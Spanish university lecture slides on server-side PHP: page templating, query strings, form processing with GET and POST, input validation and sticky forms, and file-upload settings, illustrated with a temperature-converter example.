



UNIVERSIDAD
DE GRANADA



Tecnologías Web

Grado en Ingeniería Informática

Tema 3 – Programación en el lado del servidor PHP y aplicaciones web

Este documento está protegido por la Ley
de Propiedad Intelectual ([Real Decreto Ley
1/1996 de 12 de abril](#)).
Queda expresamente prohibido su uso o
distribución sin autorización del autor.

© Javier Martínez Baena
jbaena@ugr.es

Departamento de Ciencias de la
Computación e Inteligencia Artificial
<http://decsai.ugr.es>



UNIVERSIDAD
DE GRANADA

Tecnologías Web

Grado en Ingeniería Informática

Programación en el lado del servidor

1. El lenguaje PHP
2. PHP y aplicaciones web
 1. Uso de PHP en la web
 2. Procesamiento de formularios
 3. Saneamiento de cadenas
 1. URL encoding
 2. Saneamiento de cadenas
 3. Query strings
 4. Recordando el estado de las aplicaciones
 1. Cookies
 2. Sesiones
 5. Envío de encabezados
 3. PHP y conexión con BBDD



Uso de PHP en la web

Ejemplo

Situación típica

Todas las páginas de un sitio mantienen elementos comunes: encabezados, pie de página, menú de navegación, estilos, etc

Índice

[Inicio](#) [Alan Turing](#) [Ada Lovelace](#) [Contacto](#)

Personajes históricos

Pulsa para ver la biografía de alguno de ellos.

(C) Pepito Pérez

Índice

[Inicio](#) [Alan Turing](#) [Ada Lovelace](#) [Contacto](#)

Contacto

Envía un correo a PepitoPerez@servidor.de.correo.com

(C) Pepito Pérez

Índice

[Inicio](#) [Alan Turing](#) [Ada Lovelace](#) [Contacto](#)

Alan Turing

Alan Mathison Turing, OBE (Paddington, Londres, 23 de junio de 1912-Wilmslow, Cheshire, 7 de junio de 1954), fue un matemático, lógico, científico de la computación, criptógrafo, filósofo, maratoniano y corredor de ultra distancia británico. Es considerado uno de los padres de la ciencia de la computación y precursor de la informática moderna. Proporcionó una influyente formalización de los conceptos de algoritmo y computación: la máquina de Turing. Formuló su propia versión de la hoy ampliamente aceptada tesis de Church-Turing (1936).

(C) Pepito Pérez

Índice

[Inicio](#) [Alan Turing](#) [Ada Lovelace](#) [Contacto](#)

Ada Lovelace

Augusta Ada King, Condesa de Lovelace , (nacida Augusta Ada Byron en Londres, 10 de diciembre de 1815 - Londres, 27 de noviembre de 1852), conocida habitualmente como Ada Lovelace, fue una matemática y escritora británica conocida principalmente por su trabajo sobre la máquina calculadora mecánica de uso general de Charles Babbage, la denominada máquina analítica. Entre sus notas sobre la máquina se encuentra lo que se reconoce hoy como el primer algoritmo destinado a ser procesado por una máquina, por lo que se la considera como la primera programadora de ordenadores.

(C) Pepito Pérez

Uso de PHP en la web

Ejemplo

Situación típica

Todas las páginas de un sitio mantienen elementos comunes: encabezados, pie de página, menú de navegación, etc

```

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <link rel="stylesheet" href="pag_estilo.css">
    <title>Personajes históricos</title>
</head>
<body>
    <nav>
        <h1>Índice</h1>
        <ul><li class='activo'><a href='pag_inicio.php'>Inicio</a></li>
            <li><a href='pag_alan.php'>Alan Turing</a></li>
            <li><a href='pag_ada.php'>Ada Lovelace</a></li>
            <li><a href='pag_contacto.php'>Contacto</a></li></ul>  </nav>
    <main>
        <h1>Personajes históricos</h1>
        <p>Pulsa para ver la biografía de alguno de ellos.</p>
    </main>
    <footer>
        <small>(C) Pepito Pérez</small>
    </footer>
</body> </html>

```

Índice

[Inicio](#) [Alan Turing](#) [Ada Lovelace](#) [Contacto](#)

Personajes históricos

Pulsa para ver la biografía de alguno de ellos.

(C) Pepito Pérez

Cambios entre
distintas páginas
del sitio

Situación típica

Todas las páginas de un sitio mantienen elementos comunes: encabezados, pie de página, menú de navegación, etc

Inicio del documento
Param: Título

Encabezados

```
<!DOCTYPE html>
<html>
<head>
```

Menú de navegación
Param: Item activo

```
<meta charset="utf-8">
<link rel="stylesheet" href="pag_estilo.css">
<title>Personajes históricos</title>
</head>
<body>
<nav>
```

Contenido principal

```
<h1>Índice</h1>
<ul><li class='activo'><a href='pag_inicio.php'>Inicio</a></li>
    <li><a href='pag_alan.php'>Alan Turing</a></li>
    <li><a href='pag_ada.php'>Ada Lovelace</a></li>
    <li><a href='pag_contacto.php'>Contacto</a></li></ul>  </nav>
```

Pie de página

```
<main>
<h1>Personajes históricos</h1>
<p>Pulsa para ver la biografía de alguno de ellos.</p>
</main>
<footer>
```

Fin del documento

```
<small>(C) Pepito Pérez</small>  </footer>
</body> </html>
```

Uso de PHP en la web Ejemplo

pag_comun.php

```
<?php
function HTMLinicio($titulo) {
echo <<< HTML
<!DOCTYPE html>
<html>
<head>
```

```
function HTMLfin() {
echo <<< HTML
</body>
</html>
HTML;
}
```

```
function HTMLnav($activo) {
echo <<< HTML
<nav>
```

```
function HTMLpag_inicio() {
echo <<< HTML
<main>
```

```
function HTMLpag_alan() {
echo <<< HTML
<li class='activo'>
```

```
function HTMLpag_ada() {
echo <<< HTML
<li>
```

```
function HTMLpag_contacto() {
echo <<< HTML
<li>
```

?

```
function HTMLfooter() {
echo <<< HTML
<footer>
```

```
<small>(C) Pepito Pérez</small>
</footer>
```

Uso de PHP en la web**Ejemplo****pag_inicio.php**

```
<?php
require "pag_comun.php";
HTMLinicio("Personajes");
HTMLnav(0);
HTMLpag_inicio();
HTMLfooter();
HTMLfin();
?>
```

pag_contacto.php

```
<?php
require "pag_comun.php";
HTMLinicio("Contacto");
HTMLnav(3);
HTMLpag_contacto();
HTMLfooter();
HTMLfin();
?>
```

pag_ada.php

```
<?php
require "pag_comun.php";
HTMLinicio("Ada Lovelace");
HTMLnav(2);
HTMLpag_ada();
HTMLfooter();
HTMLfin();
?>
```

pag_alan.php

```
<?php
require "pag_comun.php";
HTMLinicio("Alan Turing");
HTMLnav(1);
HTMLpag_alan();
HTMLfooter();
HTMLfin();
?>
```

Uso de PHP en la web**Ejemplo**

```
function HTMLpag_inicio() {
echo <<< HTML
<main> <h1>Personajes históricos</h1>
<p>Pulsa para ver la biografía de alguno.</p>
</main>
HTML;
}
```

```
function HTMLpag_alan() {
echo <<< HTML
<main> <h1>Alan Turing</h1>
<p>Alan Mathison Turing, OBE (Paddington, Londres, 23 de junio de 1912-Wilmslow, Cheshire, 7 de junio de 1954), fue un matemático, lógico, científico de la computación, criptógrafo, filósofo, maratoniano y corredor de ultra distancia británico.</p>
<p>Es considerado uno de los padres de la ciencia de la computación y precursor de la informática moderna. Proporcionó una influyente formalización de los conceptos de algoritmo y computación: la máquina de Turing. Formuló su propia versión de la hoy ampliamente aceptada tesis de Church-Turing (1936).</p>
</main>
HTML;
}
```

```
function HTMLpag_ada() {
echo <<< HTML
<main> <h1>Ada Lovelace</h1>
<p>Augusta Ada King, Condesa de Lovelace , (nacida Augusta Ada Byron en Londres, 10 de diciembre de 1815 – Londres, 27 de noviembre de 1852), conocida habitualmente como Ada Lovelace, fue una matemática y escritora británica conocida principalmente por su trabajo sobre la máquina calculadora mecánica de uso general de Charles Babbage, la denominada máquina analítica. Entre sus notas sobre la máquina se encuentra lo que se reconoce hoy como el primer algoritmo destinado a ser procesado por una máquina, por lo que se la considera como la primera programadora de ordenadores.</p>
</main>
HTML;
}
```

```
function HTMLpag_contacto() {
echo <<< HTML
<main> <h1>Contacto</h1>
<p>Envía un correo a
PepitoPerez@servidor.de.correo.com</p>
</main>
HTML;
}
```

Uso de PHP en la web

Ejemplo

```

function HTMLnav($activo) {
echo <<< HTML
<nav> <h1>Índice</h1> <ul>
HTML;
$items = ["Inicio", "Alan Turing", "Ada Lovelace", "Contacto"];
$links = ["pag_inicio.php", "pag_alan.php", "pag_ada.php", "pag_contacto.php"];
foreach ($items as $k => $v)
    echo "<li".($k==$activo?" class='activo'":"").">.<a href='".$links[$k]."'>".$v."</a></li>";
echo <<< HTML
</ul> </nav>
HTML;
}

```

Si \$activo==2
(página de Ada)

```

<nav>
<h1>Índice</h1>
<ul>
<li><a href='pag_inicio.php'>Inicio</a></li>
<li><a href='pag_alan.php'>Alan Turing</a></li>
- 

```

```

.activo { font-weight: bold; }
nav .activo a:link { color: Brown; }
nav .activo a:visited { color: Brown; }

```

Uso de PHP en la web

Ejemplo

```

pag_inicio.php
<?php
require "pag_comun.php";
HTMLinicio("Personajes");
HTMLnav(0);
HTMLpag_inicio();
HTMLfooter();
HTMLfin()
pag_contacto.php
?>
<?php
require "pag_comun.php";
HTMLinicio("Contacto");
HTMLnav(3);
HTMLpag_contacto();

```

```

pag_ada.php
<?php
require "pag_comun.php";
HTMLinicio("Ada Lovelace");
HTMLnav(2);
HTMLpag_ada();
HTMLfooter();
HTMLfin();
?>

```

```

pag_alan.php
<?php
require "pag_comun.php";
HTMLinicio("Alan Turing");
HTMLnav(1);
HTMLpag_alan();
HTMLfooter();
HTMLfin();
?>

```

Mejorando el código ...

Evitar copia/pegar → Sustituir todas las páginas por una única página (index.php)

index.php

```

<?php
require "pag_comun.php";
HTMLinicio("Mi sitio web");

IF / SWITCH
    HTMLnav(0);      /* 0, 1, 2, 3 */
    HTMLpag_inicio(); /* u otra */

HTMLfooter();
HTMLfin();
?>

```

Uso de PHP en la web**Ejemplo**

Mejorando el código ...

index.html

Usa *query string* para identificar el contenido solicitado

```
<?php
require "pag_comun.php";
HTMLinicio("Personajes históricos");

if (!isset($_GET["p"]))
    $_GET['p']=0;
else if ($_GET["p"]<0 || $_GET["p"]>3)
    $_GET['p']=0;
HTMLnav_alternativo($_GET["p"]);
switch ($_GET['p']) {
    case 0: HTMLpag_inicio(); break;
    case 1: HTMLpag_alan(); break;
    case 2: HTMLpag_ada(); break;
    case 3: HTMLpag_contacto(); break;
}

HTMLfooter();
HTMLfin();
?>
```

URL para solicitar páginas:

- index.php?p=0
- index.php?p=1
- index.php?p=2
- index.php?p=3

Uso de PHP en la web**Ejemplo**

Mejorando el código ...

index.html

Modificamos la función que genera el elemento nav

```
function HTMLnav_alternativo($activo) {
echo <<< HTML
<nav>
<h1>Índice</h1>
<ul>
HTML;

$item = ["Inicio", "Alan Turing", "Ada Lovelace", "Contacto"];
foreach ($item as $k => $v)
    echo "<li".($k==$activo?" class='activo' ":"").">".
        "<a href='pag2.php?p=".($k)."'>".$v."</a></li>";

echo <<< HTML
</ul>
</nav>
HTML;
}
```

Uso de PHP en la web

Acoplamiento PHP/HTML

Inconvenientes

- Todo el código HTML es generado desde PHP:
 - Menos eficiente que mostrar páginas HTML
- Mezcla de código HTML y PHP:
 - Menos legible / mantenible / modificable

```
<?php
require "templ_comun.php";
include "templ_head.html";
if (!isset($_GET["p"]))
    $_GET['p']=0;
else if ($_GET["p"]<0 || $_GET["p"]>3)
    $_GET['p']=0;
HTMLnav_alternativo($_GET["p"]);
switch ($_GET['p']) {
    case 0: include "templ_inicio.html"; break;
    case 1: include "templ_alan.html"; break;
    case 2: include "templ_ada.html"; break;
    case 3: include "templ_contacto.html"; break;
}
include "templ_foot.html";
?>
```

Cambiar llamadas a funciones
por include de código HTML
(o por readfile())

Uso de PHP en la web

Acoplamiento PHP/HTML

templ_head.html

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<link rel="stylesheet" href="pag_estilo.css">
<title>Título de la página</title>
</head>
<body>
```

templ_foot.html

```
<footer>
<small>(C) Pepito Pérez</small>
</footer>
</body>
</html>
```

Ahora no es un parámetro: se podría haber dividido en 2 HTML

templ_alan.html

```
<main>
<h1>Alan Turing</h1>
<p>Alan Mathison Turing, OBE (Paddington, Londres, 23 de junio de 1912-Wilmslow, Cheshire, 7 de junio de 1954), fue un matemático, lógico, científico de la computación, criptógrafo, filósofo, maratoniano y corredor de ultra distancia británico.</p> <p>Es considerado uno de los padres de la ciencia de la computación y precursor de la informática moderna. Proporcionó una influyente formalización de los conceptos de algoritmo y computación: la máquina de Turing. Formuló su propia versión de la hoy ampliamente aceptada tesis de Church-Turing (1936).</p>
</main>
```

Uso de PHP en la web

Usando plantillas

Con el sistema de plantillas

- Se separa mejor el código PHP del HTML
- Permite diseñar mejor la página (aspecto)
- Se mantiene la mezcla PHP/HTML solo cuando lo requiere la lógica de la aplicación
- ... ¿cómo resolver la parametrización?

templ_head.plantilla

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<link rel="stylesheet" href="pag_estilo.css">
<title>##TITULO##</title>
</head>
<body>
```

Marcado especial

Uso de PHP en la web

Usando plantillas

Con el sistema de plantillas

- Eficiencia:
 - Búsqueda y sustitución de cadenas
 - Mantener plantillas “cacheadas”
- Separación efectiva de HTML y PHP

```
<?php
function expandir($fich, $tags) {
    if ($f=fopen($fich, 'r')) {
        $plantilla = fread($f, filesize($fich));
        fclose($f);
        foreach ($tags as $k => $v)
            $plantilla = str_replace("##{$k}##", $v, $plantilla);
    } else
        $plantilla = '';
    return $plantilla;
}

$tags = ['TITULO' => 'Título de la página'];
echo expandir('templ_head.plantilla', $tags);
?>
```

Existen sistemas para trabajar con plantillas: Twig, Smarty, Mustache, ...



UNIVERSIDAD
DE GRANADA

Tecnologías Web

Grado en Ingeniería Informática

Programación en el lado del servidor

»

- 1. El lenguaje PHP**
- 2. PHP y aplicaciones web**
 - 1. Uso de PHP en la web**
 - 2. Procesamiento de formularios**
 - 3. Saneamiento de cadenas**
 - 1. URL encoding**
 - 2. Saneamiento de cadenas**
 - 3. Query strings**
 - 4. Recordando el estado de las aplicaciones**
 - 1. Cookies**
 - 2. Sesiones**
 - 5. Envío de encabezados**
 - 3. PHP y conexión con BBDD**

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada © Javier Martínez Baena



Procesamiento de formularios

Variables del formulario

Formularios

Los datos del formulario son accedidos a través de las variables globales:

- `$_GET`
- `$_POST`

Dependiendo del método de envío

conversor.html

```
<body>
<h1>Conversor de temperaturas</h1>
<form action="conversor.php" method="get">
<label>Temperatura en Celsius:<br/>
<input type="text" name="celsius"/>
</label>
<input type="submit" value="Convertir"/>
</form>
</body>
```

conversor.php

```
/* Si se han recibido datos del formulario */
if (isset($_GET["celsius"])) {
$cels = $_GET["celsius"];
$fah = $cels*9/5+32;
echo "<p>Grados Celsius: $cels</p>";
echo "<p>Grados Fahrenheit: $fah</p>";
} else { /* Si no se han recibido datos del formulario */
echo "<p>No ha enviado ningún dato</p>";
}
echo "<p><a href='conversor.html'>Calcule otra conversión</a></p>";
```

Conversor de temperaturas

Temperatura en Celsius: 37.2

Convertir

localhost/tw/php/conversor2.php?celsius=37.2

Conversor de temperaturas

Grados Celsius: 37.2

Grados Fahrenheit: 98.96

Calcule otra conversión

Procesamiento de formularios
Variables del formulario

El mismo ejemplo usando POST en lugar de GET

```
conversor.html
<body>
<h1>Conversor de temperaturas</h1>
<form action="conversor.php" method="post">
  <label>Temperatura en Celsius:
    <input type="text" name="celsius"/>
  </label>
  <input type="submit" value="Convertir"/>
</form>
</body>
```

```
POST /tw/php/conversor2_post.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
...
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
celsius=37.2
```

```
conversor.php
/* Si se han recibido datos del formulario */
if (isset($_POST["celsius"])) {
  $cel = $_POST["celsius"];
  $fah = $cel*9/5+32;
  echo "<p>Grados Celsius: $cel</p>";
  echo "<p>Grados Fahrenheit: $fah</p>";
} else { /* Si no se han recibido datos del formulario */
  echo "<p>No ha enviado ningún dato</p>";
}
echo "<p><a href='conversor.html'>Calcule otra conversión</a></p>";
```

The screenshot shows a browser window with the URL "localhost/tw/php/conversor2_post.php". The page title is "Conversor de temperaturas". The content displays "Grados Celsius: 37.2" and "Grados Fahrenheit: 98.96". Below the content is a link "Calcule otra conversión".

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada © Javier Martínez Baena 19

Procesamiento de formularios
Diseño del formulario

Formularios

La misma página suele mostrar el formulario y procesarlo

```
echo "<h1>Conversor de temperaturas</h1>";

if (SE RECIBEN DATOS DE FORMULARIO) {
  Procesarlos
  Mostrar resultado
}

} else { (NO HAY DATOS DE FORMULARIO)
  Mostrar formulario
}
```

The screenshot shows a browser window with the URL "localhost/tw/php/conversor2.php?celsius=37.2". The page title is "Conversor de temperaturas". The content displays "Grados Celsius: 37.2" and "Grados Fahrenheit: 98.96". Below the content is a link "Calcule otra conversión".

The screenshot shows a browser window with the URL "localhost/tw/php/conversor2.php". The page title is "Conversor de temperaturas". It contains a form with a text input field labeled "Temperatura en Celsius:" containing "37.2" and a submit button labeled "Convertir".

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada © Javier Martínez Baena 20

Procesamiento de formularios
Diseño del formulario

Formularios

La misma página suele mostrar el formulario y procesarlo

```

echo "<h1>Conversor de temperaturas</h1>";
if (isset($_GET["celsius"])) {
    /* Si se han recibido datos del formulario */
    $cel = $_GET["celsius"];
    $fah = $cel*9/5+32;
    echo "<p>Grados Celsius: $cel</p>";
    echo "<p>Grados Fahrenheit: $fah</p>";
    echo "<p><a href='".$SERVER[“SCRIPT_NAME”]."'>Calcule otra conversión</a></p>";
} else {
    /* Si no se han recibido datos del formulario */
    echo "<form action='".$SERVER[“SCRIPT_NAME”]."' method='get'>
        <label>Temperatura en Celsius:
            <input type='text' name='celsius'/>
        </label>
        <input type='submit' value='Convertir' />
    </form>";
}

```

\$_SERVER[“SCRIPT_NAME”] : nombre del script

Procesamiento de formularios
Controles del formulario: select

Formularios: controles de tipo select

```

if (isset($_GET["celsius"])) { /* Si se han recibido datos del formulario */
    $cel = $_GET["celsius"];
    echo "<p>Grados Celsius: $cel</p>";
    switch ($_GET["destino"]) {
        case "Fahrenheit" : echo "<p>Grados Fahrenheit: ".($cel*9/5+32)."</p>"; break;
        case "Kelvin" : echo "<p>Grados Kelvin: ".($cel+273.15)."</p>"; break;
        case "Rankine" : echo "<p>Grados Rankine: ".($cel*9/5+491.67)."</p>"; break;
    }
    echo "<p><a href='".$SERVER[“SCRIPT_NAME”]."'>Calcule otra conversión</a></p>";
} else { /* Si no se han recibido datos del formulario */
    echo "<form action='".$SERVER[“SCRIPT_NAME”]."' method='get'>
        <label>Temperatura en Celsius:
            <input type='text' name='celsius'/>
        </label><br>
        <label>A qué unidad desea convertir:
            <select name='destino'>
                <option>Fahrenheit</option>
                <option>Kelvin</option>
                <option>Rankine</option>
            </select>
        </label>
        <input type='submit' value='Convertir' />
    </form>";
}

```

Conversor de temperaturas

Temperatura en Celsius:

A qué unidad desea convertir:

Procesamiento de formularios

Controles del formulario: radio

Formularios: controles de tipo radio

```

if (isset($_GET["celsius"]) && isset($_GET["destino"])){
    /* Si se han recibido datos del formulario */
    /* IDEM */
} else { /* Si no se han recibido datos del formulario */
    echo "<form action='".$SERVER["SCRIPT_NAME"]." method='get'>
        <label>Temperatura en Celsius:
            <input type='text' name='celsius'/>
        </label><br>
        <label>A qué unidad desea convertir: <br>
            <input type='radio' name='destino' value='Fahrenheit'> Fahrenheit<br>
            <input type='radio' name='destino' value='Kelvin'> Kelvin<br>
            <input type='radio' name='destino' value='Rankine'> Rankine<br>
        </label>
        <input type='submit' value='Convertir' />
    </form>";
}

```

Conversor de temperaturas

Temperatura en Celsius:

A qué unidad desea convertir:

- Fahrenheit
- Kelvin
- Rankine

Conversor de temperaturas

Grados Celsius: 23
 Grados Kelvin: 296.15
[Calcule otra conversión](#)

Procesamiento de formularios

Controles del formulario: checkbox

Formularios: controles de tipo checkbox

```

if (isset($_GET["celsius"]) && isset($_GET["destino"])){
    /* Si se han recibido datos del formulario */
    /* IDEM */
} else { /* Si no se han recibido datos del formulario */
    echo "<form action='".$SERVER["SCRIPT_NAME"]." method='get'>
        <label>Temperatura en Celsius:
            <input type='text' name='celsius'/>
        </label><br>
        <label>A qué unidad desea convertir: <br>
            <input type='checkbox' name='destino' value='Fahrenheit'> Fahrenheit<br>
            <input type='checkbox' name='destino' value='Kelvin'> Kelvin<br>
            <input type='checkbox' name='destino' value='Rankine'> Rankine<br>
        </label>
        <input type='submit' value='Convertir' />
    </form>";
}

```

Conversor de temperaturas

Temperatura en Celsius:

A qué unidad desea convertir:

- Fahrenheit
- Kelvin
- Rankine

Procesamiento de formularios
Controles del formulario: checkbox

Formularios: controles de tipo checkbox

```

if (isset($_GET["celsius"]) && isset($_GET["destino"])){
    /* Si se han recibido datos del formulario */
    $cel = $_GET["celsius"];
    echo "<p>Grados Celsius: $cel</p>";
    if (in_array("Fahrenheit",$_GET["destino"])){
        echo "<p>Grados Fahrenheit: ." .($cel*9/5+32). "</p>";
    }
    if (in_array("Kelvin",$_GET["destino"])){
        echo "<p>Grados Kelvin: ." .($cel+273.15). "</p>";
    }
    if (in_array("Rankine",$_GET["destino"])){
        echo "<p>Grados Rankine: ." .($cel*9/5+491.67). "</p>";
    }
    echo "<p><a href='".$._SERVER["SCRIPT_NAME"]."'>Calcule otra conversión</a></p>";
} else { /* Si no se han recibido datos del formulario */
    echo "<form action='".$._SERVER["SCRIPT_NAME"]."' method='get'>
        <label>Temperatura en Celsius:
            <input type='text' name='celsius'/>
        </label><br>
        <label>A qué unidad desea convertir: <br>
            <input type='checkbox' name='destino[]' value='Fahrenheit'> Fahrenheit<br>
            <input type='checkbox' name='destino[]' value='Kelvin'> Kelvin<br>
            <input type='checkbox' name='destino[]' value='Rankine'> Rankine<br>
        </label>
        <input type='submit' value='Convertir' />
    </form>";
}

```

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada © Javier Martínez Baena 25

Procesamiento de formularios
Validación de datos

Formularios

Validación de datos con PHP

Conversor de temperaturas

Temperatura en Celsius:

A qué unidad desea convertir:

Fahrenheit
 Kelvin
 Rankine

No es un número
 No hemos marcado ninguna escala

SI (formulario enviado)
 Validar datos
 FIN-SI

SI (formulario enviado y datos correctos)
 Procesar formulario
 SI-NO
 Mostrar formulario
 (incluyendo errores y valores previos)
 FIN-SI

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada © Javier Martínez Baena 26



Procesamiento de formularios

Validación de datos

```

if (isset($_GET['celsius'])) { /* El formulario ha sido enviado */
    /* Comprobar valor de Celsius */
    if (empty($_GET['celsius']))
        $hayerror['celsius'] = '<p style="color:red;">No ha indicado ningún valor</p>';
    else if (!is_numeric($_GET['celsius']))
        $hayerror['celsius'] = '<p style="color:red;">El valor debe ser un número</p>';
    else if ($_GET['celsius'] <-100)
        $hayerror['celsius'] = '<p style="color:red;">El número ha de ser mayor que -100</p>';
    else
        $celsius = $_GET['celsius'];
    /* Comprobar si hay alguna escala */
    if (!isset($_GET['destino']))
        $hayerror['destino'] = '<p style="color:red;">Ha de seleccionar al menos una escala</p>';
    else {
        if (in_array('Fahrenheit',$_GET['destino']))
            $destino['fah'] = 1;
        if (in_array('Kelvin',$_GET['destino']))
            $destino['kel'] = 1;
        if (in_array('Rankine',$_GET['destino']))
            $destino['ran'] = 1;
    }
}

```

SI (formulario enviado)
 Validar datos
 FIN-SI



Procesamiento de formularios

Validación de datos

```

if (isset($celsius) && isset($destino)) {
    /* Si no hay errores */
    echo "<p>Grados Celsius: $celsius</p>";
    if (array_key_exists('fah',$destino))
        echo '<p>Grados Fahrenheit: ' . ($celsius*9/5+32). '</p>';
    if (array_key_exists('kel',$destino))
        echo '<p>Grados Kelvin: ' . ($celsius+273.15). '</p>';
    if (array_key_exists('ran',$destino))
        echo '<p>Grados Rankine: ' . ($celsius*9/5+491.67). '</p>';
    echo "<p><a href='".$SERVER["SCRIPT_NAME"]."'">Calcule otra conversión</a></p>";
} else {
}

```

SI (formulario enviado y datos correctos)
 Procesar formulario
 SI-NO

Procesamiento de formularios
Validación de datos

```

} else { /* Hay errores o no se ha enviado formulario */
?>
<form action=<?php echo $_SERVER['SCRIPT_NAME']?> method='get'>
<label>Temperatura en Celsius:
<input type='text' name='celsius'
<?php if (isset($celsius)) echo " value='".$celsius."';?> />
<?php if (isset($hayerror) && array_key_exists('celsius', $hayerror))
    echo $hayerror['celsius']; ?></label><br>
<label>A qué unidad desea convertir: <br>
<input type='checkbox' name='destino[]' value='Fahrenheit'
<?php if (isset($destino) && array_key_exists('fah', $destino))
    echo ' checked';?> > Fahrenheit<br>
<input type='checkbox' name='destino[]' value='Kelvin'
<?php if (isset($destino) && array_key_exists('kel', $destino))
    echo ' checked';?> > Kelvin<br>
<input type='checkbox' name='destino[]' value='Rankine'
<?php if (isset($destino) && array_key_exists('ran', $destino))
    echo ' checked';?> > Rankine<br>
<?php if (isset($hayerror) && array_key_exists('destino', $hayerror))
    echo $hayerror['destino']; ?>
</label>
<input type='submit' value='Convertir' />
</form>
<?php }

```

Sticky form

SI-NO
Mostrar formulario
(incluyendo errores y
valores previos)
FIN-SI

Procesamiento de formularios
Validación de datos

Modularizando ...

El código PHP y HTML está muy acoplado → mejor separar

```

<?php
echo "<h1>Conversor de temperaturas</h1>";

/* Obtener y validar parámetros */
$params = getParams($_GET);

if ($params['enviado']==true &&
    ($params['errcelsius']=='' && $params['errdestino']=='')) {
    /* Si se han recibido parámetros y son correctos */
    calcValues($params);
    showResults($params);
} else {
    /* Si no se han recibido parámetros o son incorrectos */
    showForm($params);
}

```

Procesamiento de formularios

Validación de datos

Modularizando ...

El código PHP y HTML está muy acoplado → mejor separar

```
/* Obtener y validar parámetros del formulario */
function getParams($get) {
    if (isset($get['celsius'])) { /* El formulario ha sido enviado */
        $result['enviado'] = true;

        /* Comprobar valor de Celsius */
        $result['errcelsius'] = '';
        if (empty($get['celsius']))
            $result['errcelsius'] = 'No ha indicado';
        else if (!is_numeric($get['celsius']))
            $result['errcelsius'] = 'El valor debe ser';
        else if ($get['celsius'] < -100)
            $result['errcelsius'] = 'El número ha de';
        $result['Celsius'] = $get['celsius'];
    } else { /* El formulario aun no ha sido enviado */
        $result['enviado'] = false;
        $result['Celsius'] = '';
    }

    return $result;
}
```

```
/* Comprobar si hay alguna escala */
$result['errdestino'] = '';
if (!isset($get['destino'])) {
    $result['errdestino'] = 'Ha de seleccionar al menos una';
} else {
    if (in_array('Fahrenheit', $get['destino']))
        $result['Fahrenheit'] = '0';
    if (in_array('Kelvin', $get['destino']))
        $result['Kelvin'] = '0';
    if (in_array('Rankine', $get['destino']))
        $result['Rankine'] = '0';
}
```

Procesamiento de formularios

Validación de datos

Modularizando ...

El código PHP y HTML está muy acoplado → mejor separar

```
/* A partir de los valores enviados del formulario calcular las
conversiones */
function calcValues(&$params) {
    if (array_key_exists('Fahrenheit', $params))
        $params['Fahrenheit'] = $params['Celsius'] * 9/5 + 32;
    if (array_key_exists('Kelvin', $params))
        $params['Kelvin'] = $params['Celsius'] + 273.15;
    if (array_key_exists('Rankine', $params))
        $params['Rankine'] = $params['Celsius'] * 9/5 + 491.67;
}
```

Procesamiento de formularios

Validación de datos



Modularizando ...

El código PHP y HTML está muy acoplado → mejor separar

`showResults` y `showForm`: Mezcla de código PHP/HTML

El código PHP solo se usa para crear la página resultante

No tiene que ver con la lógica de la aplicación

```
/* Mostrar resultados de conversiones */
function showResults($params) {
    foreach(['Fahrenheit', 'Kelvin', 'Rankine'] as $v)
        if (array_key_exists($v,$params))
            echo "<p>Grados $v: $params[$v]</p>";
    echo "<p><a href='".$SERVER["SCRIPT_NAME"]."'">Calcule otra conversión</a></p>";
}
```

Procesamiento de formularios

Validación de datos



Modularizando ...

El código PHP y HTML está muy acoplado → mejor separar

```
/* Mostrar formulario (recuperando datos si es posible / sticky form) */
function showForm($params) {
    if ($params['enviado']==false) {
        $params['Celsius'] = '';
        $params['errcelsius'] = '';
        $params['errdestino'] = '';
    }
    echo "<form action='".$SERVER['SCRIPT_NAME']."' method='get'>
        <label>Temperatura en Celsius:
        <input type='text' name='celsius' value='".$params['Celsius']."' />;
    if ($params['errcelsius']!='')
        echo "<p class='error'>{$params['errcelsius']}</p>";
    echo "</label><br>";
    echo "<label>A qué unidad desea convertir: <br>";
    echo "<input type='checkbox' name='destino[]' value='Fahrenheit'";
    if (array_key_exists('Fahrenheit',$params)) echo ' checked';
    echo "> Fahrenheit<br>";
```

Repetir para Kelvin y Rankine

```
if ($params['errdestino']!='')
    echo "<p class='error'>{$params['errdestino']}</p>";
echo '</label>';

echo "<input type='submit' value='Convertir'/'>";
echo "</form>";
```



Subida de ficheros al servidor

Algunas directivas de configuración relacionadas (php.ini):

file_uploads	Permitir o no la subida de ficheros
upload_max_filesize	Tamaño máximo permitido
upload_tmp_dir	Directorio temporal para ficheros subidos
post_max_size	Tamaño máximo de datos en POST

1. El usuario:



- Abre página con formulario
- Selecciona un fichero de su sistema de archivos
- Envía el formulario
- El cliente envía el fichero

2. Llega la petición al servidor



- El fichero se aloja en directorio temporal
- Se ejecuta script PHP:
 - Tiene acceso al fichero temporal
 - Lo manipula o lo copia en lugar definitivo
- Finaliza la ejecución del script PHP:
 - El servidor web borra el fichero temporal



Subida de ficheros al servidor

Obligatorio para el formulario de subida:

Método: POST

enctype="multipart/form-data"

```
<form action="php echo $_SERVER['SCRIPT_NAME']?">
  method='post'
  enctype='multipart/form-data'
  <label for='fichero'>Fichero: </label>
  <input type='file' name='fichero'><br>
  <input type='submit' value='Subir' />
</form>
```

Subir ficheroFichero: No se ha seleccionado ningún archivo.

¿GET? → No tiene sentido
 Enctype → no transforma caracteres especiales

Procesamiento de formularios
Subida de ficheros

Acceso al fichero desde PHP

```
<form action="<?php echo $_SERVER['SCRIPT_NAME']?>" method='post' enctype='multipart/form-data'>
<label for='fichero'>Fichero: </label>
<input type='file' name='fichero'><br>
<input type='submit' value='Subir' name='subido' />
</form>
```

`$_FILES`: array con datos de los ficheros subidos
 Datos de cada fichero subido:

- name: nombre del fichero enviado
- type: Tipo de contenido
- size: Tamaño en bytes
- tmp_name: nombre del fichero en donde se ha almacenado temporalmente
- error: Código de error

```
